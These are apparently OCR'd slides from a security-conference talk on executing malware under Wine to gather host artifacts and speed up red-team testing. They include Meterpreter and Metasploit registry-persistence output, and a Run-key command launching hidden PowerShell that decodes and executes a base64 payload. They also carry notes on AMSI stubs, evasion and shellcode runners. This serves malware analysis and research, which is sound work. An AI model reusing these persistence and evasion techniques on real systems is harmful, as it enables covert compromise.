
```
FROM acl:wine
WORKDIR /opt/
COPY malware.exe .
ENTRYPOINT ["wine", "malware.exe"]
```

```
$> podman kube generate wine-execution-container
```




```
apiVersion: v1
kind: Pod
metadata:
  creationTimestamp: "2023-08-12T04:24:57Z"
  labels:
    app: acl-wine-host-pod
  name: acl-wine-host-pod
spec:
  containers:
  - args:
    - wine
    - /opt/malware.exe
    image: localhost/acl:wine
    name: acl-wine-host
```

Host Artifacts via Wine prefix



```
➜  .wine ls
dosdevices  drive_c  system.reg  userdef.reg  user.reg
```

Host Artifacts –File System



```
meterpreter > shell
Process 364 created.
Channel 1 created.
Microsoft Windows 10.0.18362

C:\users\Public>echo 'pwned' > pwned.txt

C:\users\Public>exit
meterpreter > dir
Listing: C:\users\Public
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2023-05-27 21:02:19 -0400  Desktop
040777/rwxrwxrwx  0     dir   2023-05-27 21:02:19 -0400  Documents
040777/rwxrwxrwx  0     dir   2023-05-27 21:02:19 -0400  Music
040777/rwxrwxrwx  0     dir   2023-05-27 21:02:19 -0400  Pictures
040777/rwxrwxrwx  0     dir   2023-05-27 21:02:19 -0400  Videos
100666/rw-rw-rw-  10    fil   2023-05-29 17:04:19 -0400  pwned.txt

meterpreter >
```


```
➜  Public ls
Desktop  Documents  Music  Pictures  pwned.txt  Videos
➜  Public cat pwned.txt
'pwned'
```

Malware does $THING

Get artifact from wine prefix on host

Host Artifact Example

Host Artifacts – Registry




```
msf6 exploit(windows/local/registry_persistence) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/registry_persistence) > exploit

[!] Warning: PowerShell does not seem to be available, persistence might fail
[*] Generating payload blob..
[+] Generated payload, 6780 bytes
[*] Root path is HKCU
[*] Installing payload blob..
[+] Created registry key HKCU\Software\sTZIpW8e
[+] Installed payload blob to HKCU\Software\sTZIpW8e\pdZTaQq7
[*] Installing run key
[+] Installed run key HKCU\Software\Microsoft\Windows\CurrentVersion\Run\QxTOvEZi
[*] Clean up Meterpreter RC file: /home/dllcoolj/.msf4/logs/persistence/10.10.2.186_20230528.2832/10.10.2.
186_20230528.2832.rc
msf6 exploit(windows/local/registry_persistence) >
```

```
➜  .wine cat user.reg | grep -i 'HKCU'
"QxTOvEZi"=str(2):"%COMSPEC% /b /c start /b /min powershell -nop -w hidden -c \"sleep 0; iex([System.Text.
Encoding]::Unicode.GetString([System.Convert]::FromBase64String((Get-Item 'HKCU:Software\\sTZIpW8e').GetVa
lue('pdZTaQq7'))))\""
```

Registry Artifacts

Capturing Data via Custom DLLs

- Modify existing WINE code to capture API call arguments
  - Use this to instrument return instructions and enhance telemetry!
  - Send to a SIEM?
  - Send to your $CUSTOM_TOOL



```
:RegOpenKeyW [ARCH_CLOUD_LABS]) HKEY: 80000001, Name: S, retKey: 0031DBA8
:RegOpenKeyW [ARCH_CLOUD_LABS]) HKEY: 80000002, Name: S, retKey: 01D8F2C0
:RegOpenKeyW [ARCH_CLOUD_LABS]) HKEY: 80000001, Name: S, retKey: 0031E148
:RegOpenKeyW [ARCH_CLOUD_LABS]) HKEY: 80000001, Name: S, retKey: 0031DD18
:RegOpenKeyW [ARCH_CLOUD_LABS]) HKEY: 80000001, Name: S, retKey: 0031DD98
:RegOpenKeyW [ARCH_CLOUD_LABS]) HKEY: 80000002, Name: S, retKey: 0031E3E0
```


Modified advapi32.dll/RegOpenKeyW

HKCR	0x80000000
HKCU	0x80000001
HKLM	0x80000002

WinSDK/WinReg.h

Capturing Data via Custom DLLs

- Modify existing WINE code to capture API call arguments
  - Use this to instrument return instructions and enhance telemetry!
  - Send to a SIEM?
  - Send to your $CUSTOM_TOOL



```
HRESULT WINAPI AmsiScanBuffer( HAMSICONTEXT context, void *buffer, ULONG length, const WCHAR *name,
                               HAMSISESSION session, AMSI_RESULT *result )
{
    FIXME( "%p, %p, %lu, %s, %p, %p\n", context, buffer, length, debugstr_w(name), session, result );
    *result = AMSI_RESULT_NOT_DETECTED;
    return S_OK;
}

HRESULT WINAPI AmsiScanString( HAMSICONTEXT context, const WCHAR *string, const WCHAR *name,
                               HAMSISESSION session, AMSI_RESULT *result )
{
    FIXME( "%p, %s, %s, %p, %p\n", context, debugstr_w(string), debugstr_w(name), session, result );
    *result = AMSI_RESULT_NOT_DETECTED;
    return S_OK;
}
```

https://github.com/wine-mirror/wine/blob/master/dlls/amsi/main.c


An Example Offensive Development Cycle

Develop

Compile, build deploy MVP tool

Review

Double check all the things!



New Idea

Twitter/Talks/Blog posts, or your boss have inspired you to integrate $TTP into your tradecraft/dev process.


Test in a Range

- Test tunnels
- Test payload
- Test evasion
- Look at artifacts
- etc….

Deploy!

Use in an engagement

How to shorten the "churn zone"



Develop

Compile, build deploy MVP tool

New Idea

Twitter/Talks/Blog posts, or your boss have inspired you to integrate $TTP into your tradecraft/dev process.

Test in the Range

- Test tunnels
- Test payload
- Test evasion
- Test ….

Faster Feedback loops!

Shorten the feedback loop for testing, to quickly iterate on new ideas, ttps, etc…

- ✓ Shellcode Runners
- ✓ Cross-platform Payloads (C#/Win32)
- ✓ Win32 API substitutes
- ✓ Network connectivity


Easier Adoption of CI/CD for Shellcode Runners

RUNNER

GitHub Actions

What about Beacon Object Files (BoF)?

- Made popular by Cobalt Strike
- Metasploit's Implementation Leverages TrustedSec's COFF Loader
    - https://github.com/trustedsec/COFFLoader
- Can be tricky to write, limited APIs available.
- WINE + BOFs enable a faster feedback loop for identifying issues in your BoF



```
meterpreter > execute_bof /tmp/arp.x64.o
[*] No arguments specified, executing bof with no arguments.

Inteface   --- 0x1
Internet Address        Physical Address        Type
224.0.0.22                                      static
239.255.255.250                                 static

Inteface   --- 0x3
Internet Address        Physical Address        Type
224.0.0.22                                      static
239.255.255.250                                 static

Inteface   --- 0x4
Internet Address        Physical Address        Type
224.0.0.22                                      static
239.255.255.250                                 static

Inteface   --- 0x5
Internet Address        Physical Address        Type
10.10.0.1               40-62-31-01-00-D1       dynamic
10.10.2.220             00-00-00-00-00-00       dynamic
224.0.0.22                                      static
239.255.255.250                                 static
```

https://github.com/trustedsec/CS-Situational-Awareness-BOF/tree/master/SA/arp

Where it falls short

- ✓ Anything in kernel land
- ✓ Not 1:1 with API Call Implementations (Ex: AMSI returns)
- ✓ Still need to have a isolated machine to execute Malware on
- ✓ Easy environment for detection/evasion
- ✓ DOS Headers
- ✓ Unknown Unknowns

Key Takeaways

1. **WINE can execute trending malware in 2023**
   a. **Get DNS/Host artifacts**

2. **You can build custom DLLs to instrument runtime execution**
   a. ***Ex: Have IsDebuggerPresent() return False***

3. **WINE can shorten your Red Team testing**
   a. **CI/CD your shellcode runners**

Thank You!

https://github.com/archcloudlabs/DEFCON_2023_Wine_Pairing_with_Malware

ARCH CLOUD LABS

archcloudlabs@gmail.com

www.archcloudlabs.com

References

